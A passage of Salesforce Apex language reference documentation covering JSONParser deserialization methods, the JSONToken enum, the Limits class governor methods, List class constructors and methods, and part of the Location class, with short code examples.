Return Value

Type: Object

Usage

If the JSON content to parse contains attributes not present in the Apex type specified in the argument, such as a missing field or object, this method ignores these attributes and parses the rest of the JSON content. However, for Apex saved using Salesforce API version 24.0 or earlier, this method throws a run-time exception for missing attributes.

Example

The following example parses a sample JSON string and retrieves a Datetime value. Before being able to run this sample, you must create a new Apex class as follows:

```
public class Person {
    public String name;
    public String phone;
}
```

Next, insert the following sample in a class method:

```
// JSON string that contains a Person object.
String JSONContent =
    '{"person":{' +
        '"name":"John Smith",' +
        '"phone":"555-1212"}}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Make calls to nextToken()
// to point to the second
// start object marker.
parser.nextToken();
parser.nextToken();
parser.nextToken();
// Retrieve the Person object
// from the JSON string.
Person obj =
   (Person)parser.readValueAs(
      Person.class);
System.assertEquals(
   obj.name, 'John Smith');
System.assertEquals(
   obj.phone, '555-1212');
```

`readValueAsStrict(apexType)`

Deserializes JSON content into an object of the specified Apex type and returns the deserialized object. All attributes in the JSON content must be present in the specified type.

Signature

```
public Object readValueAsStrict(System.Type apexType)
```

Parameters

apexType
Type: System.Type

The *apexType* argument specifies the type of the object that this method returns after deserializing the current value.

Return Value

Type: Object

Usage

If the JSON content to parse contains attributes not present in the Apex type specified in the argument, such as a missing field or object, this method throws a run-time exception.

The following example parses a sample JSON string and retrieves a Datetime value. Before being able to run this sample, you must create a new Apex class as follows:

```
public class Person {
    public String name;
    public String phone;
}
```

Next, insert the following sample in a class method:

```
// JSON string that contains a Person object.
String JSONContent =
    '{"person":{' +
        '"name":"John Smith",' +
        '"phone":"555-1212"}}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Make calls to nextToken()
// to point to the second
// start object marker.
parser.nextToken();
parser.nextToken();
parser.nextToken();
// Retrieve the Person object
// from the JSON string.
Person obj =
   (Person)parser.readValueAsStrict(
      Person.class);
System.assertEquals(
   obj.name, 'John Smith');
```

```
System.assertEquals(
   obj.phone, '555-1212');
```

skipChildren()

Skips all child tokens of type `JSONToken.START_ARRAY` and `JSONToken.START_OBJECT` that the parser currently points to.

Signature

```
public Void skipChildren()
```

Return Value

Type: Void

JSONToken Enum

Contains all token values used for parsing JSON content.

Namespace

System

Enum Value	Description
END_ARRAY	The ending of an array value. This token is returned when ']' is encountered.
END_OBJECT	The ending of an object value. This token is returned when '}' is encountered.
FIELD_NAME	A string token that is a field name.
NOT_AVAILABLE	The requested token isn't available.
START_ARRAY	The start of an array value. This token is returned when '[' is encountered.
START_OBJECT	The start of an object value. This token is returned when '{' is encountered.
VALUE_EMBEDDED_OBJECT	An embedded object that isn't accessible as a typical object structure that includes the start and end object tokens START_OBJECT and END_OBJECT but is represented as a raw object.
VALUE_FALSE	The literal “false” value.
VALUE_NULL	The literal “null” value.
VALUE_NUMBER_FLOAT	A float value.
VALUE_NUMBER_INT	An integer value.

Enum Value	Description
VALUE_STRING	A string value.
VALUE_TRUE	A value that corresponds to the “true” string literal.

Limits Class

Contains methods that return limit information for specific resources.

Namespace

System

Usage

The Limits methods return the specific limit for the particular governor, such as the number of calls of a method or the amount of heap size remaining.

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces a number of limits to ensure that runaway Apex doesn't monopolize shared resources.

None of the Limits methods require an argument. The format of the limits methods is as follows:

```
myDMLLimit = Limits.getDMLStatements();
```

There are two versions of every method: the first returns the amount of the resource that has been used while the second version contains the word limit and returns the total amount of the resource that is available.

See Execution Governors and Limits on page 269.

Limits Methods

The following are methods for `Limits`. All methods are static.

IN THIS SECTION:

getAggregateQueries()
Returns the number of aggregate queries that have been processed with any SOQL query statement.

getLimitAggregateQueries()
Returns the total number of aggregate queries that can be processed with SOQL query statements.

getCallouts()
Returns the number of Web service statements that have been processed.

getLimitCallouts()
Returns the total number of Web service statements that can be processed.

getChildRelationshipsDescribes()
Deprecated. Returns the number of child relationship objects that have been returned.

getLimitChildRelationshipsDescribes()
Deprecated. Returns the maximum number of child relationship objects that can be returned.

getCpuTime()

Returns the CPU time (in milliseconds) accumulated on the Salesforce servers in the current transaction.

getLimitCpuTime()

Returns the time limit (in milliseconds) of CPU usage in the current transaction.

getDMLRows()

Returns the number of records that have been processed with any statement that counts against DML limits, such as DML statements, the `Database.emptyRecycleBin` method, and other methods.

getLimitDMLRows()

Returns the total number of records that can be processed with any statement that counts against DML limits, such as DML statements, the `database.EmptyRecycleBin` method, and other methods.

getDMLStatements()

Returns the number of DML statements (such as `insert`, `update` or the `database.EmptyRecycleBin` method) that have been called.

getLimitDMLStatements()

Returns the total number of DML statements or the `database.EmptyRecycleBin` methods that can be called.

getEmailInvocations()

Returns the number of email invocations (such as `sendEmail`) that have been called.

getLimitEmailInvocations()

Returns the total number of email invocation (such as `sendEmail`) that can be called.

getFieldsDescribes()

Deprecated. Returns the number of field describe calls that have been made.

getLimitFieldsDescribes()

Deprecated. Returns the maximum number of field describe calls that can be made.

getFieldSetsDescribes()

Deprecated. Returns the number of field set describe calls that have been made.

getLimitFieldSetsDescribes()

Deprecated. Returns the maximum number of field set describe calls that can be made.

getFindSimilarCalls()

This method is deprecated. Returns the same value as `getSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

getLimitFindSimilarCalls()

This method is deprecated. Returns the same value as `getLimitSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

getFutureCalls()

Returns the number of methods with the `future` annotation that have been executed (not necessarily completed).

getLimitFutureCalls()

Returns the total number of methods with the `future` annotation that can be executed (not necessarily completed).

getHeapSize()

Returns the approximate amount of memory (in bytes) that has been used for the heap.

getLimitHeapSize()

Returns the total amount of memory (in bytes) that can be used for the heap.

getMobilePushApexCalls()

Returns the number of Apex calls that have been used by mobile push notifications during the current metering interval.

getLimitMobilePushApexCalls()

Returns the total number of Apex calls that are allowed per day for mobile push notifications.

getPicklistDescribes()

Deprecated. Returns the number of PicklistEntry objects that have been returned.

getLimitPicklistDescribes()

Deprecated. Returns the maximum number of PicklistEntry objects that can be returned.

getQueries()

Returns the number of SOQL queries that have been issued.

getLimitQueries()

Returns the total number of SOQL queries that can be issued.

getQueryLocatorRows()

Returns the number of records that have been returned by the `Database.getQueryLocator` method.

getLimitQueryLocatorRows()

Returns the total number of records that have been returned by the `Database.getQueryLocator` method.

getQueryRows()

Returns the number of records that have been returned by issuing SOQL queries.

getLimitQueryRows()

Returns the total number of records that can be returned by issuing SOQL queries.

getQueueableJobs()

Returns the number of queueable jobs that have been added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

getLimitQueueableJobs()

Returns the maximum number of queueable jobs that can be added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

getRecordTypesDescribes()

Deprecated. Returns the number of RecordTypeInfo objects that have been returned.

getLimitRecordTypesDescribes()

Deprecated. Returns the maximum number of RecordTypeInfo objects that can be returned.

getRunAs()

This method is deprecated. Returns the same value as `getDMLStatements`.

getLimitRunAs()

This method is deprecated. Returns the same value as `getLimitDMLStatements`.

getSavepointRollbacks()

This method is deprecated. Returns the same value as `getDMLStatements`.

getLimitSavepointRollbacks()

This method is deprecated. Returns the same value as `getLimitDMLStatements`.

getSavepoints()

This method is deprecated. Returns the same value as `getDMLStatements`.

getLimitSavepoints()
This method is deprecated. Returns the same value as `getLimitDMLStatements`.

getScriptStatements()
Deprecated. Returns a value that is based on CPU time usage and that is an approximation of script statement usage.

getLimitScriptStatements()
Deprecated. Returns the maximum number of Apex statements that can execute.

getSoslQueries()
Returns the number of SOSL queries that have been issued.

getLimitSoslQueries()
Returns the total number of SOSL queries that can be issued.

`getAggregateQueries()`

Returns the number of aggregate queries that have been processed with any SOQL query statement.

Signature

```
public static Integer getAggregateQueries()
```

Return Value

Type: Integer

`getLimitAggregateQueries()`

Returns the total number of aggregate queries that can be processed with SOQL query statements.

Signature

```
public static Integer getLimitAggregateQueries()
```

Return Value

Type: Integer

`getCallouts()`

Returns the number of Web service statements that have been processed.

Signature

```
public static Integer getCallouts()
```

Return Value

Type: Integer

`getLimitCallouts()`

Returns the total number of Web service statements that can be processed.

Signature

```
public static Integer getLimitCallouts()
```

Return Value

Type: Integer

`getChildRelationshipsDescribes()`

Deprecated. Returns the number of child relationship objects that have been returned.

Signature

```
public static Integer getChildRelationshipsDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getLimitChildRelationshipsDescribes()`

Deprecated. Returns the maximum number of child relationship objects that can be returned.

Signature

```
public static Integer getLimitChildRelationshipsDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getCpuTime()`

Returns the CPU time (in milliseconds) accumulated on the Salesforce servers in the current transaction.

Signature

```
public static Integer getCpuTime()
```

Return Value

Type: Integer

`getLimitCpuTime()`

Returns the time limit (in milliseconds) of CPU usage in the current transaction.

Signature

```
public static Integer getLimitCpuTime()
```

Return Value

Type: Integer

`getDMLRows()`

Returns the number of records that have been processed with any statement that counts against DML limits, such as DML statements, the `Database.emptyRecycleBin` method, and other methods.

Signature

```
public static Integer getDMLRows()
```

Return Value

Type: Integer

`getLimitDMLRows()`

Returns the total number of records that can be processed with any statement that counts against DML limits, such as DML statements, the `database.EmptyRecycleBin` method, and other methods.

Signature

```
public static Integer getLimitDMLRows()
```

Return Value

Type: Integer

`getDMLStatements()`

Returns the number of DML statements (such as `insert`, `update` or the `database.EmptyRecycleBin` method) that have been called.

Signature

```
public static Integer getDMLStatements()
```

Return Value

Type: Integer

`getLimitDMLStatements()`

Returns the total number of DML statements or the `database.EmptyRecycleBin` methods that can be called.

Signature

```
public static Integer getLimitDMLStatements()
```

Return Value

Type: Integer

`getEmailInvocations()`

Returns the number of email invocations (such as `sendEmail`) that have been called.

Signature

```
public static Integer getEmailInvocations()
```

Return Value

Type: Integer

`getLimitEmailInvocations()`

Returns the total number of email invocation (such as `sendEmail`) that can be called.

Signature

```
public static Integer getLimitEmailInvocations()
```

Return Value

Type: Integer

`getFieldsDescribes()`

Deprecated. Returns the number of field describe calls that have been made.

Signature

```
public static Integer getFieldsDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getLimitFieldsDescribes()`

Deprecated. Returns the maximum number of field describe calls that can be made.

Signature

```
public static Integer getLimitFieldsDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getFieldSetsDescribes()`

Deprecated. Returns the number of field set describe calls that have been made.

Signature

```
public static Integer getFieldSetsDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getLimitFieldSetsDescribes()`

Deprecated. Returns the maximum number of field set describe calls that can be made.

Signature

```
public static Integer getLimitFieldSetsDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getFindSimilarCalls()`

This method is deprecated. Returns the same value as `getSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

Signature

```
public static Integer getFindSimilarCalls()
```

Return Value

Type: Integer

`getLimitFindSimilarCalls()`

This method is deprecated. Returns the same value as `getLimitSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

Signature

```
public static Integer getLimitFindSimilarCalls()
```

Return Value

Type: Integer

`getFutureCalls()`

Returns the number of methods with the `future` annotation that have been executed (not necessarily completed).

Signature

```
public static Integer getFutureCalls()
```

Return Value

Type: Integer

`getLimitFutureCalls()`

Returns the total number of methods with the `future` annotation that can be executed (not necessarily completed).

Signature

```
public static Integer getLimitFutureCalls()
```

Return Value

Type: Integer

getHeapSize()

Returns the approximate amount of memory (in bytes) that has been used for the heap.

Signature

```
public static Integer getHeapSize()
```

Return Value

Type: Integer

getLimitHeapSize()

Returns the total amount of memory (in bytes) that can be used for the heap.

Signature

```
public static Integer getLimitHeapSize()
```

Return Value

Type: Integer

getMobilePushApexCalls()

Returns the number of Apex calls that have been used by mobile push notifications during the current metering interval.

Signature

```
public static Integer getMobilePushApexCalls()
```

Return Value

Type:Integer

getLimitMobilePushApexCalls()

Returns the total number of Apex calls that are allowed per day for mobile push notifications.

Signature

```
public static Integer getLimitMobilePushApexCalls()
```

Return Value

Type:Integer

`getPicklistDescribes()`

Deprecated. Returns the number of PicklistEntry objects that have been returned.

Signature

```
public static Integer getPicklistDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getLimitPicklistDescribes()`

Deprecated. Returns the maximum number of PicklistEntry objects that can be returned.

Signature

```
public static Integer getLimitPicklistDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getQueries()`

Returns the number of SOQL queries that have been issued.

Signature

```
public static Integer getQueries()
```

Return Value

Type: Integer

`getLimitQueries()`

Returns the total number of SOQL queries that can be issued.

Signature

```
public static Integer getLimitQueries()
```

Return Value

Type: Integer

`getQueryLocatorRows()`

Returns the number of records that have been returned by the `Database.getQueryLocator` method.

Signature

```
public static Integer getQueryLocatorRows()
```

Return Value

Type: Integer

`getLimitQueryLocatorRows()`

Returns the total number of records that have been returned by the `Database.getQueryLocator` method.

Signature

```
public static Integer getLimitQueryLocatorRows()
```

Return Value

Type: Integer

`getQueryRows()`

Returns the number of records that have been returned by issuing SOQL queries.

Signature

```
public static Integer getQueryRows()
```

Return Value

Type: Integer

`getLimitQueryRows()`

Returns the total number of records that can be returned by issuing SOQL queries.

Signature

```
public static Integer getLimitQueryRows()
```

Return Value

Type: Integer

getQueueableJobs()

Returns the number of queueable jobs that have been added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

Signature

```
public static Integer getQueueableJobs()
```

Return Value

Type: Integer

getLimitQueueableJobs()

Returns the maximum number of queueable jobs that can be added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

Signature

```
public static Integer getLimitQueueableJobs()
```

Return Value

Type: Integer

getRecordTypesDescribes()

Deprecated. Returns the number of RecordTypeInfo objects that have been returned.

Signature

```
public static Integer getRecordTypesDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getLimitRecordTypesDescribes()`

Deprecated. Returns the maximum number of RecordTypeInfo objects that can be returned.

Signature

```
public static Integer getLimitRecordTypesDescribes()
```

Return Value

Type: Integer

Usage

Note: Because describe limits are no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is available but is deprecated.

`getRunAs()`

This method is deprecated. Returns the same value as `getDMLStatements`.

Signature

```
public static Integer getRunAs()
```

Return Value

Type: Integer

Usage

The number of `RunAs` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getLimitRunAs()`

This method is deprecated. Returns the same value as `getLimitDMLStatements`.

Signature

```
public static Integer getLimitRunAs()
```

Return Value

Type: Integer

Usage

The number of `RunAs` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getSavepointRollbacks()`

This method is deprecated. Returns the same value as `getDMLStatements`.

Signature

```
public static Integer getSavepointRollbacks()
```

Return Value

Type: Integer

Usage

The number of `Rollback` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getLimitSavepointRollbacks()`

This method is deprecated. Returns the same value as `getLimitDMLStatements`.

Signature

```
public static Integer getLimitSavepointRollbacks()
```

Return Value

Type: Integer

Usage

The number of `Rollback` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getSavepoints()`

This method is deprecated. Returns the same value as `getDMLStatements`.

Signature

```
public static Integer getSavepoints()
```

Return Value

Type: Integer

Usage

The number of `setSavepoint` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getLimitSavepoints()`

This method is deprecated. Returns the same value as `getLimitDMLStatements`.

Signature

```
public static Integer getLimitSavepoints()
```

Return Value

Type: Integer

Usage

The number of `setSavepoint` methods is no longer a separate limit, but is tracked as the number of DML statements issued.

`getScriptStatements()`

Deprecated. Returns a value that is based on CPU time usage and that is an approximation of script statement usage.

Signature

```
public static Integer getScriptStatements()
```

Return Value

Type: Integer

Usage

Note: Because the script statement limit is no longer enforced in any API version, this method is no longer available. Call `getCpuTime()` instead. In API version 30.0 and earlier, this method is still available but is deprecated and returns only an approximation of statement usage. The formula that is used to compute the return value is based on the ratio of CPU time that is used toward your transaction's CPU timeout limit.

`getLimitScriptStatements()`

Deprecated. Returns the maximum number of Apex statements that can execute.

Signature

```
public static Integer getLimitScriptStatements()
```

Return Value

Type: Integer

Usage

Note: Because the script statement limit is no longer enforced in any API version, this method is no longer available. In API version 30.0 and earlier, this method is still available but is deprecated. Call `getLimitCpuTime()` instead.

`getSoslQueries()`

Returns the number of SOSL queries that have been issued.

Signature

```
public static Integer getSoslQueries()
```

Return Value

Type: Integer

`getLimitSoslQueries()`

Returns the total number of SOSL queries that can be issued.

Signature

```
public static Integer getLimitSoslQueries()
```

Return Value

Type: Integer

List Class

Contains methods for the List collection type.

Namespace

System

Usage

The list methods are all instance methods, that is, they operate on a particular instance of a list. For example, the following removes all elements from `myList`:

```
myList.clear();
```

Even though the `clear` method does not include any parameters, the list that calls it is its implicit parameter.

For more information on lists, see Lists on page 28.

IN THIS SECTION:

List Constructors

The following are constructors for `List`.

IN THIS SECTION:

List<T>()

Creates a new instance of the `List` class. A list can hold elements of any data type T.

Signature

```
public List<T>()
```

Example

```
// Create a list
List<Integer> ls1 = new List<Integer>();
// Add two integers to the list
ls1.add(1);
ls1.add(2);
```

List<T>(listToCopy)

Creates a new instance of the `List` class by copying the elements from the specified list. T is the data type of the elements in both lists and can be any data type.

Signature

```
public List<T>(List<T> listToCopy)
```

Parameters

listToCopy
Type: List<T>

The list containing the elements to initialize this list from. T is the data type of the list elements.

Example

```
List<Integer> ls1 = new List<Integer>();
ls1.add(1);
ls1.add(2);
// Create a list based on an existing one
List<Integer> ls2 = new List<Integer>(ls1);
```

```
// ls2 elements are copied from ls1
System.debug(ls2);// DEBUG|(1, 2)
```

List<T>(setToCopy)

Creates a new instance of the `List` class by copying the elements from the specified set. T is the data type of the elements in the set and list and can be any data type.

Signature

```
public List<T>(Set<T> setToCopy)
```

Parameters

setToCopy

Type: Set<T>

The set containing the elements to initialize this list with. T is the data type of the set elements.

Example

```
Set<Integer> s1 = new Set<Integer>();
s1.add(1);
s1.add(2);
// Create a list based on a set
List<Integer> ls = new List<Integer>(s1);
// ls elements are copied from s1
System.debug(ls);// DEBUG|(1, 2)
```

List Methods

The following are methods for `List`. All are instance methods.

IN THIS SECTION:

deepClone(preserveId, preserveReadonlyTimestamps, preserveAutonumber)
Makes a duplicate copy of a list of sObject records, including the sObject records themselves.

equals(list2)
Compares this list with the specified list and returns `true` if both lists are equal; otherwise, returns `false`.

get(index)
Returns the list element stored at the specified index.

getSObjectType()
Returns the token of the sObject type that makes up a list of sObjects.

hashCode()
Returns the hashcode corresponding to this list and its contents.

isEmpty()
Returns true if the list has zero elements.

iterator()
Returns an instance of an iterator for this list.

remove(index)
Removes the list element stored at the specified index, returning the element that was removed.

set(index, listElement)
Sets the specified value for the element at the given index.

size()
Returns the number of elements in the list.

sort()
Sorts the items in the list in ascending order.

add(listElement)

Adds an element to the end of the list.

Signature

```
public Void add(Object listElement)
```

Parameters

listElement
Type: Object

Return Value

Type: Void

Example

```
List<Integer> myList = new List<Integer>();
myList.add(47);
```

```
Integer myNumber = myList.get(0);
system.assertEquals(47, myNumber);
```

add(index, listElement)

Inserts an element into the list at the specified index position.

Signature

```
public Void add(Integer index, Object listElement)
```

Parameters

index
Type: Integer

listElement
Type: Object

Return Value

Type: Void

Example

In the following example, a list with six elements is created, and integers are added to the first and second index positions.

```
List<Integer> myList = new Integer[6];
myList.add(0, 47);
myList.add(1, 52);
system.assertEquals(52, myList.get(1));
```

addAll(fromList)

Adds all of the elements in the specified list to the list that calls the method. Both lists must be of the same type.

Signature

```
public Void addAll(List fromList)
```

Parameters

fromList
Type: List

Return Value

Type: Void

addAll(fromSet)

Add all of the elements in specified set to the list that calls the method. The set and the list must be of the same type.

Signature

```
public Void addAll(Set fromSet)
```

Parameters

fromSet
Type: Set

Return Value

Type: Void

clear()

Removes all elements from a list, consequently setting the list's length to zero.

Signature

```
public Void clear()
```

Return Value

Type: Void

clone()

Makes a duplicate copy of a list.

Signature

```
public List<Object> clone()
```

Return Value

Type: List<Object>

Usage

The cloned list is of the same type as the current list.

Note that if this is a list of sObject records, the duplicate list will only be a shallow copy of the list. That is, the duplicate will have references to each object, but the sObject records themselves will not be duplicated. For example:

To also copy the sObject records, you must use the `deepClone` method.

Example

```
Account a = new Account(Name='Acme', BillingCity='New York');

Account b = new Account();
Account[] q1 = new Account[]{a,b};

Account[] q2 = q1.clone();
q1[0].BillingCity = 'San Francisco';

System.assertEquals(
      'San Francisco',
      q1[0].BillingCity);
System.assertEquals(
      'San Francisco',
      q2[0].BillingCity);
```

deepClone(preserveId, preserveReadonlyTimestamps, preserveAutonumber)

Makes a duplicate copy of a list of sObject records, including the sObject records themselves.

Signature

```
public List<Object> deepClone(Boolean preserveId, Boolean preserveReadonlyTimestamps,
Boolean preserveAutonumber)
```

Parameters

preserveId
Type: Boolean

The optional *preserveId* argument determines whether the IDs of the original objects are preserved or cleared in the duplicates. If set to `true`, the IDs are copied to the cloned objects. The default is `false`, that is, the IDs are cleared.

preserveReadonlyTimestamps
Type: Boolean

The optional *preserveReadonlyTimestamps* argument determines whether the read-only timestamp and user ID fields are preserved or cleared in the duplicates. If set to `true`, the read-only fields `CreatedById`, `CreatedDate`, `LastModifiedById`, and `LastModifiedDate` are copied to the cloned objects. The default is `false`, that is, the values are cleared.

preserveAutonumber
Type: Boolean

The optional *preserveAutonumber* argument determines whether the autonumber fields of the original objects are preserved or cleared in the duplicates. If set to `true`, auto number fields are copied to the cloned objects. The default is `false`, that is, auto number fields are cleared.

Return Value

Type: List<Object>

Usage

The returned list is of the same type as the current list.

Note:

- `deepClone` only works with lists of sObjects, not with lists of primitives.
- For Apex saved using SalesforceAPI version 22.0 or earlier, the default value for the *`preserve_id`* argument is `true`, that is, the IDs are preserved.

To make a shallow copy of a list without duplicating the sObject records it contains, use the `clone` method.

Example

This example performs a deep clone for a list with two accounts.

```
Account a = new Account(Name='Acme', BillingCity='New York');

Account b = new Account(Name='Salesforce');

Account[] q1 = new Account[]{a,b};

Account[] q2 = q1.deepClone();
q1[0].BillingCity = 'San Francisco';

System.assertEquals(
     'San Francisco',
     q1[0].BillingCity);

System.assertEquals(
     'New York',
     q2[0].BillingCity);
```

This example is based on the previous example and shows how to clone a list with preserved read-only timestamp and user ID fields.

```
insert q1;

List<Account> accts = [SELECT CreatedById, CreatedDate, LastModifiedById,
                       LastModifiedDate, BillingCity
                       FROM Account
                       WHERE Name='Acme' OR Name='Salesforce'];

// Clone list while preserving timestamp and user ID fields.
Account[] q3 = accts.deepClone(false,true,false);

// Verify timestamp fields are preserved for the first list element.
System.assertEquals(
    accts[0].CreatedById,
    q3[0].CreatedById);
System.assertEquals(
    accts[0].CreatedDate,
    q3[0].CreatedDate);
System.assertEquals(
    accts[0].LastModifiedById,
    q3[0].LastModifiedById);
System.assertEquals(
```

```
    accts[0].LastModifiedDate,
    q3[0].LastModifiedDate);
```

equals(list2)

Compares this list with the specified list and returns `true` if both lists are equal; otherwise, returns `false`.

Signature

```
public Boolean equals(List list2)
```

Parameters

list2
Type: List

The list to compare this list with.

Return Value

Type: Boolean

Usage

Two lists are equal if their elements are equal and are in the same order. The `==` operator is used to compare the elements of the lists.

The `==` operator is equivalent to calling the `equals` method, so you can call `list1.equals(list2);` instead of `list1 == list2;`.

get(index)

Returns the list element stored at the specified index.

Signature

```
public Object get(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: Object

Usage

To reference an element of a one-dimensional list of primitives or sObjects, you can also follow the name of the list with the element's index position in square brackets as shown in the example.

Example

```
List<Integer> myList = new List<Integer>();
myList.add(47);
Integer myNumber = myList.get(0);
system.assertEquals(47, myNumber);
```

```
List<String> colors = new String[3];
colors[0] = 'Red';
colors[1] = 'Blue';
colors[2] = 'Green';
```

getSObjectType()

Returns the token of the sObject type that makes up a list of sObjects.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: Schema.SObjectType

Usage

Use this method with describe information to determine if a list contains sObjects of a particular type.

Note that this method can only be used with lists that are composed of sObjects.

For more information, see Understanding Apex Describe Information on page 163.

Example

```
// Create a generic sObject variable.
SObject sObj = Database.query('SELECT Id FROM Account LIMIT 1');

// Verify if that sObject  variable is an Account token.
System.assertEquals(
   Account.sObjectType,
   sObj.getSObjectType());

// Create a list of generic sObjects.
List<sObject> q = new Account[]{};

// Verify if the list of sObjects
// contains Account tokens.
System.assertEquals(
   Account.sObjectType,
   q.getSObjectType());
```

`hashCode()`

Returns the hashcode corresponding to this list and its contents.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

`isEmpty()`

Returns true if the list has zero elements.

Signature

```
public Boolean isEmpty()
```

Return Value

Type: Boolean

`iterator()`

Returns an instance of an iterator for this list.

Signature

```
public Iterator iterator()
```

Return Value

Type: Iterator

Usage

From the returned iterator, you can use the iterable methods `hasNext` and `next` to iterate through the list.

Note: You do not have to implement the `iterable` interface to use the `iterable` methods with a list.

See Custom Iterators.

Example

```
global class CustomIterable
   implements Iterator<Account>{

   List<Account> accs {get; set;}
   Integer i {get; set;}
```

```
    public CustomIterable(){
        accs =
        [SELECT Id, Name,
        NumberOfEmployees
        FROM Account
        WHERE Name = 'false'];
        i = 0;
    }

    global boolean hasNext(){
        if(i >= accs.size()) {
            return false;
        } else {
            return true;
        }
    }

    global Account next(){
        // 8 is an arbitrary
        // constant in this example
        // that represents the
        // maximum size of the list.
        if(i == 8){return null;}
        i++;
        return accs[i-1];
    }
}
```

remove(index)

Removes the list element stored at the specified index, returning the element that was removed.

Signature

```
public Object remove(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: Object

Example

```
List<String> colors = new String[3];
colors[0] = 'Red';
colors[1] = 'Blue';
colors[2] = 'Green';
```

```
String s1 = colors.remove(2);
system.assertEquals('Green', s1);
```

set(index, listElement)

Sets the specified value for the element at the given index.

Signature

```
public Void set(Integer index, Object listElement)
```

Parameters

index
Type: Integer

The index of the list element to set.

listElement
Type: Object

The value of the list element to set.

Return Value

Type: Void

Usage

To set an element of a one-dimensional list of primitives or sObjects, you can also follow the name of the list with the element's index position in square brackets.

Example

```
List<Integer> myList = new Integer[6];
myList.set(0, 47);
myList.set(1, 52);
system.assertEquals(52, myList.get(1));
```

```
List<String> colors = new String[3];
colors[0] = 'Red';
colors[1] = 'Blue';
colors[2] = 'Green';
```

size()

Returns the number of elements in the list.

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
List<Integer> myList = new List<Integer>();
Integer size = myList.size();
system.assertEquals(0, size);

List<Integer> myList2 = new Integer[6];
Integer size2 = myList2.size();
system.assertEquals(6, size2);
```

`sort()`

Sorts the items in the list in ascending order.

Signature

```
public Void sort()
```

Return Value

Type: Void

Usage

In the following example, the list has three elements. When the list is sorted, the first element is null because it has no value assigned while the second element has the value of 5:

Note: Using this method, you can sort primitive types, SelectOption elements, and sObjects (standard objects and custom objects). For more information on the sort order used for sObjects, see Sorting Lists of sObjects. You can also sort custom types (your Apex classes) if they implement the Comparable Interface interface.

Example

```
List<Integer> q1 = new Integer[3];

// Assign values to the first two elements.
q1[0] = 10;
q1[1] = 5;

q1.sort();
// First element is null, second is 5.
system.assertEquals(5, q1.get(1));
```

Location Class

Contains methods for accessing the component fields of geolocation compound fields.

Namespace

system

Usage

Each of these methods is also equivalent to a read-only property. For each getter method you can access the property using dot notation. For example, `myLocation.getLatitude()` is equivalent to `myLocation.latitude`.

You can't use dot notation to access compound fields' subfields directly on the parent field. Instead, assign the parent field to a variable of type `Location`, and then access its components.

```
Location loc = myAccount.MyLocation__c;
Double lat = loc.latitude;
```

Example

```
// Select and access the Location field. MyLocation__c is the name of a geolocation field
 on Account.
Account[] records = [SELECT id, MyLocation__c FROM Account LIMIT 10];
for(Account acct : records) {
   Location loc = acct.MyLocation__c;
   Double lat = loc.latitude;
   Double lon = loc.longitude;
}

// Instantiate new Location objects and compute the distance between them in different
ways.
Location loc1 = Location.newInstance(28.635308,77.22496);
Location loc2 = Location.newInstance(37.7749295,-122.4194155);
Double dist = Location.getDistance(loc1, loc2, 'mi');
Double dist2 = loc1.getDistance(loc2, 'mi');
```

IN THIS SECTION:

Location Methods

The following are methods for `Location`.

IN THIS SECTION:

getLatitude()
Returns the latitude field of this location.

getLongitude()
Returns the longitude field of this location.

newInstance(latitude, longitude)
Creates an instance of the `Location` class, with the specified latitude and longitude.

`getDistance(toLocation, unit)`

Calculates the distance between this location and the specified location, using an approximation of the haversine formula and the specified unit.

Signature

```
public Double getDistance(Location toLocation, String unit)
```

Parameters

`toLocation`
Type: Location

The `Location` to which you want to calculate the distance from the current `Location`.

`unit`
Type: String

The distance unit you want to use: `mi` or `km`.

Return Value

Type: Double

`getDistance(firstLocation, secondLocation, unit)`

Calculates the distance between the two specified locations, using an approximation of the haversine formula and the specified unit.

Signature

```
public static Double getDistance(Location firstLocation, Location secondLocation, String
unit)
```

Parameters

`firstLocation`
Type: Location

The first of two locations used to calculate distance.

